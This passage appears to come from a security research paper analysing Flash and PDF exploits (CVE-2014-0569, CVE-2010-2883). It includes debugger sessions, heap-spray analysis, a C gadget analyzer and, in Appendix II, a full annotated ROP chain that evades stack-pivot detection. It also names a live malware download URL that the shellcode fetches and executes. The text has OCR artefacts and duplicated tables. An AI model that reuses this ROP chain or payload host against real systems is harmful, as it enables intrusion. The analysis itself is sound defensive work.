


It loads the library wininet.dll using LoadLibraryA().



Below we can see that it calls InternetOpenUrlA() to download the payload from:

http://kethanlingtoro.eu/xs3884y132186/lofla1.php



We can confirm that this is the same URL captured in the PCAP file as shown below:

This payload would be saved in the file:
C:\Users\n3on\AppData\Local\Temp\stuprt.exe and executed.

In this way, we can analyze the ROP payload and shellcode using a debugger.

Now, let us look at another way of analyzing this payload.

We know that once we break at the call to toString() method of the Sound Object, it will redirect the control flow to a stack pivot gadget. In our case, attacker was able to control the value of eax and the data present at that location.

We can dump the ROP payload + shellcode from memory into a file.

As shown below, we can use the writemem command to dump approximately 0x1500 bytes of shellcode from memory into the file, rop.txt

```
Command
1:021> u edx
Flash32_15_0_0_167+0x205bb:
5e8805bb 94              xchg    eax,esp
5e8805bc c3              ret
5e8805bd 84db            test    bl,bl
5e8805bf 7504            jne     Flash32_15_0_0_167+0x205c5 (5e8805c5)
5e8805c1 3c2c            cmp     al,2Ch
5e8805c3 752d            jne     Flash32_15_0_0_167+0x205f2 (5e8805f2)
5e8805c5 c60600          mov     byte ptr [esi],0
5e8805c8 51              push    ecx
1:021> dd eax
081ab000  5e861193 5e861193 5e861193 5e861193
081ab010  5e861193 5e861193 5e861193 5e861193
081ab020  5e861193 5e861193 5e861193 5e861193
081ab030  5e861193 5e861193 5e861193 5e861193
081ab040  5e861193 5e861193 5e861193 5e861193
081ab050  5e861193 5e861193 5e861193 5e861193
081ab060  5e861193 5e861193 5e861193 5e861192
081ab070  5e8805bb 5e8c1478 5e8c1478 5e8c1478
1:021> .writemem rop.txt eax eax+0x1500
Writing 1501 bytes...
```

Next, we write a C Program, to print the list of DWORDs dumped in rop.txt

Also, it is important to save the base address of Flash32_15_0_0_167.ocx at the time of dumping the ROP payload (Since this module is ASLR enabled and we would need the base address to calculate the RVAs of the ROP gadgets).

Using the C code I wrote previously, we can find the opcodes corresponding to the ROP gadgets in rop.txt.

The complete ROP chain to bypass stack pivot detection is provided in Appendix II.

Heap Spray Patterns

Since ROP is used along with Heap Spraying techniques, I also wanted to discuss about the difference in heap spraying patterns between the two exploits (CVE-2010-2883 and CVE-2014-0569). In the first case, for the malicious PDF, after we break at the first ROP gadget in the debugger, let us perform heap analysis.

CVE-2010-2883 (Malicious PDF)

!heap -stat

```
Command
0:000> !heap -stat
_HEAP 00390000
     Segments            00000005
         Reserved  bytes 00f10000
         Committed bytes 00c5f000
     VirtAllocBlocks     00000001
         VirtAlloc bytes 039c0000
_HEAP 038c0000
     Segments            00000001
         Reserved  bytes 00100000
         Committed bytes 00100000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000
_HEAP 00150000
     Segments            00000001
         Reserved  bytes 00100000
         Committed bytes 00044000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000
_HEAP 00360000
     Segments            00000001
         Reserved  bytes 00010000
         Committed bytes 0000e000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000
```

We can see that the Heap allocated at 00390000 has the maximum number of committed bytes.

Let us now analyze this heap further:

0:000> !heap -stat -h 00390000

```
Command
0:000> !heap -stat -h 00390000
 heap @ 00390000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    fefec 1f0 - 1ee0d940  (97.57)
    fe28 1d - 1cca88  (0.36)
    100002 1 - 100002  (0.20)
    660 185 - 9afe0  (0.12)
    890 110 - 91900  (0.11)
    578 1a8 - 90ec0  (0.11)
    70454 1 - 70454  (0.09)
    2013 28 - 502f8  (0.06)
    c1c 53 - 3ed14  (0.05)
    41c f0 - 3da40  (0.05)
    356d0 1 - 356d0  (0.04)
    2c78e 1 - 2c78e  (0.03)
    ce54 3 - 26afc  (0.03)
    181c 18 - 242a0  (0.03)
    e34 26 - 21bb8  (0.03)
    21426 1 - 21426  (0.03)
    1001c 2 - 20038  (0.02)
    20002 1 - 20002  (0.02)
    20000 1 - 20000  (0.02)
    e0a8 2 - 1c150  (0.02)
```

As shown above, we have 0x1f0 blocks with a size of 0xfefec bytes. This is a very consistent allocation pattern and a good indicator of heap spray.

Let us enumerate all the heap chunks which have a size of 0xfefec bytes.

0:000> !heap -flt s fefec
  _HEAP @ 150000
  _HEAP @ 250000
  _HEAP @ 260000

```
    _HEAP @ 360000
    _HEAP @ 390000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
invalid allocation size, possible heap corruption
        039c0018 1fdfd 0000  [0b]   039c0020    fefec - (busy VirtualAlloc)
```

If we dump the memory at address, 0x039c0020, we can see our NOP pattern:

```
0:000> dd  039c0020
039c0020  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0030  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0040  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0050  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0060  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0070  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0080  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
039c0090  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
```

This pattern is a good indicator of heap spray and is used by security softwares such as EMET to detect heap spray.

CVE-2014-0569 (Malicious SWF)

If we check the heap chunks allocated in the case of second exploit, we can see that there is no consistent pattern:

After we break at the stack pivot gadget, let us perform the heap analysis:

```
0:000> !heap -stat
_HEAP 00900000
     Segments            00000001
         Reserved  bytes              00100000
         Committed bytes              00100000
             VirtAllocBlocks          00000000
             VirtAlloc bytes          00000000
_HEAP 00150000
     Segments            00000001
         Reserved  bytes              00100000
         Committed bytes              00082000
             VirtAllocBlocks          00000000
             VirtAlloc bytes          00000000
```

The above 2 chunks have the maximum number of committed bytes.

For the heap at 0x00900000


```
0:000> !heap -stat -h 00900000
```

heap @ 00900000
group-by: TOTSIZE max-display: 20
size #blocks total (%) (percent of total busy bytes)

There are no statistics provided by windbg for this heap.

Let us check the next heap,

0:000> !heap -stat -h 00150000
heap @ 00150000
group-by: TOTSIZE max-display: 20
size #blocks total (%) (percent of total busy bytes)
8000 1 - 8000 (7.52)
20 31d - 63a0 (5.85)
57f0 1 - 57f0 (5.17)
4ffc 1 - 4ffc (4.70)
614 c - 48f0 (4.28)
3980 1 - 3980 (3.38)
388 10 - 3880 (3.32)
2a4 13 - 322c (2.95)
800 6 - 3000 (2.82)
580 8 - 2c00 (2.58)



```
Command
0:000> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    8000 1 - 8000  (7.52)
    20 31d - 63a0  (5.85)
    57f0 1 - 57f0  (5.17)
    4ffc 1 - 4ffc  (4.70)
    614 c - 48f0  (4.28)
    3980 1 - 3980  (3.38)
    388 10 - 3880  (3.32)
    2a4 13 - 322c  (2.95)
    800 6 - 3000  (2.82)
    580 8 - 2c00  (2.58)
    200c 1 - 200c  (1.88)
    2000 1 - 2000  (1.88)
    d8 21 - 1bd8  (1.64)
    1800 1 - 1800  (1.41)
    1530 1 - 1530  (1.24)
    e0 18 - 1500  (1.23)
    1424 1 - 1424  (1.18)
    1378 1 - 1378  (1.14)
    928 2 - 1250  (1.08)
    120c 1 - 120c  (1.06)
```

Here also we can see no consistent pattern.

This means, in the case of second exploit, the heap spray detection logic of security softwares like EMET will not work.

Since the second exploit sprays AS3 Flash Vector Objects in the memory address space of the process, we can check these objects:

03f4d000 000003fe 03162000 0beedead 0000027f ....

```
03f4f000  000003fe 03162000 0beedead 00000280  ..... ..........
03f51000  000003fe 03162000 0beedead 00000281  ..... ..........
03f53000  000003fe 03162000 0beedead 00000282  ..... ..........
03f55000  000003fe 03162000 0beedead 00000283  ..... ..........
03f57000  000003fe 03162000 0beedead 00000284  ..... ..........
03f59000  000003fe 03162000 0beedead 00000285  ..... ..........
03f5b000  000003fe 03162000 0beedead 00000286  ..... ..........
03f5d000  000003fe 03162000 0beedead 00000287  ..... ..........
```

Here, 0x3fe is the length of the Vector Object.

In most of the recent exploits, the flow is as shown below:

1. Flash Vector Objects are sprayed using the ActionScript code of malicious SWF file.
2. Vulnerability (for instance, UAF) is triggered such that it allows us to modify the value at a memory address.

As an example, in CVE-2014-0322, we had the UAF crash at:

```
inc dword ptr ds:[eax+0x10]
```

If the attacker can point the address, [eax+0x10] to the length field of a sprayed Vector Object, we could increment the length.

3. By increasing the length of a vector object, we can now add a new element to the Vector Object array. However, since bound checking is performed in ActionScript, this new element assigned to the Vector Object would overwrite the length of the next vector object in memory. So, the exploit would set this to a large value to gain arbitrary read access of the process address space.

Also, in all these exploits, the control flow has some common attributes as shown below:

1. Length of the Vector Object is set to 0x3fe
2. Due to the way Flash AS3 vector objects are allocated in memory, they are aligned at 0x1000 bytes of memory.
3. They all corrupt the VTable of Sound Object and later call toString() method to gain control of program flow.

As a result of this, it is important to detect such type of Vector Object spraying.

Conclusion

We can see that as new exploit detection techniques are added to security softwares, the exploits become more complex in nature.

It is also evident that exploits in the wild have started becoming more aware of the detection techniques and attempt to bypass them.

After reading this paper, you should be able to analyze the ROP payloads in the exploits in depth.

Appendix I

```
#include<stdio.h>
#include<windows.h>
#include<psapi.h>
/*
ROP Gadget Analyzer
Author: Sudeep Singh
*/

// Compile this code using: cl /TC rop.c /link psapi.lib

int main(int argc,char**argv)
{
    FILE *fp;
    FILE *rop;
    HMODULE hm;
    MODULEINFO modinfo={0};
int i=0;
int j=0;
int popctr=0;
char* buffer[4];

if(argc !=4)
{
        printf("usage: rop.exe <path to module><shellcode
file><output file>\n");
        exit(0);
}

    hm = LoadLibrary(argv[1]);
    printf("Base address of module is: %x\n", hm);

    GetModuleInformation(GetCurrentProcess(),
hm,&modinfo,sizeof(modinfo));

    printf("Size of the image is: %x\n", modinfo.SizeOfImage);

    fp = fopen(argv[2],"rb");
    rop = fopen(argv[3],"w");

// Comment the below line if your shellcode does not have a Byte
Order Mark

    fseek(fp,2, SEEK_SET);

    printf("Searching for ROP gadgets\n");

while(i<100)
{
        i++;
if(popctr >0)
{
```

```
while(popctr !=0)
{
                fread(buffer,1,4, fp);
                fwrite(buffer,1,4, rop);
                popctr--;
}
continue;
}

        fread(buffer,1,4, fp);

if(((int)(*buffer)<(int) hm)||((int)(*buffer)>((int) hm +
modinfo.SizeOfImage)))
{
            fwrite(buffer,1,4, rop);
continue;
}

        printf("\nRop Gadget: %x\n",*buffer);

        j=0;

while(1)
{
if((unsigned)(unsignedchar)(*(*buffer+j))==0xc2)
{
                fwrite((*buffer+j),1,1, rop);
                fwrite((*buffer+j+1),1,1, rop);
break;
}
elseif((unsigned)(unsignedchar)(*(*buffer+j))>=0x58&&(unsigned)(unsig
nedchar)(*(*buffer+j))<=0x5f)
{
                popctr++;
                fwrite((*buffer+j),1,1, rop);
}
elseif((unsigned)(unsignedchar)(*(*buffer+j))==0xc3)
{
                fwrite((*buffer+j),1,1, rop);
break;
}
else
{
                fwrite((*buffer+j),1,1, rop );
}
            j++;
}
}

    fclose(fp);
    fclose(rop);
}
```

Appendix II

The complete ROP Chain used in CVE-2014-0569, which can bypass stack pivot detection. I have provided the relevant comments as well.

```
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741193 = ret;
0x5d741192 = pop ecx/retn;
0x5d7605bb = xchg eax, esp;retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d7c2e45 = push eax/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                                    ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x143                                                         ; This is the number of
DWORDs of second stage shellcode to be copied to newly allocated memory region
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                                    ; Padding
0x5d7a1478 = dec eax/retn
```

0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x60dd4b8 ; Corresponds to stage 1
shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x10788d60 ; Corresponds to stage 1
shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d7c2e45 = push eax/retn;

```
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                   ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x9090ee87                                   ; Corresponds to stage 1
shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                   ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                   ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x41414141                                   ; Padding
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                   ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                   ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0xc3044889                                   ; Corresponds to stage 1
shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                   ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
```

```
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                          ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d7c2e45 = push eax/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                          ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x90909090
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                          ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                          ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x41414141                                          ; Padding
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                          ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                          ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
```

0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0xc3084889 ; Corresponds to stage 1 shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d7c2e45 = push eax/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x9090a5f3 ; Corresponds to stage 1 shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x41414141 ; Padding
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn

```
0x41414141                                              ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                              ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0xc30c4889                                              ; Corresponds to stage 1
shellcode
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                              ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741192 = pop ecx/retn;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141                                              ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x40                                                    ; Memory Protection
(PAGE_EXECUTE_READWRITE)
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x1000                                                  ; Type of Memory region
(MEM_COMMIT)
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
```

0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x1000 ; Size of Memory Region to be allocated
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x5d741193 = ret;
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d7a1478 = dec eax/retn
0x5d741192 = pop ecx/retn;
0x76b905f4 ; kernel32!VirtualAllocStub
0x5d77a4ca = mov dword ptr ds:[eax], ecx/pop ebp;retn
0x41414141 ; Padding
0x5d7605bb = xchg eax, esp;retn ; Second Stack Pivot which is used to call VirtualAllocStub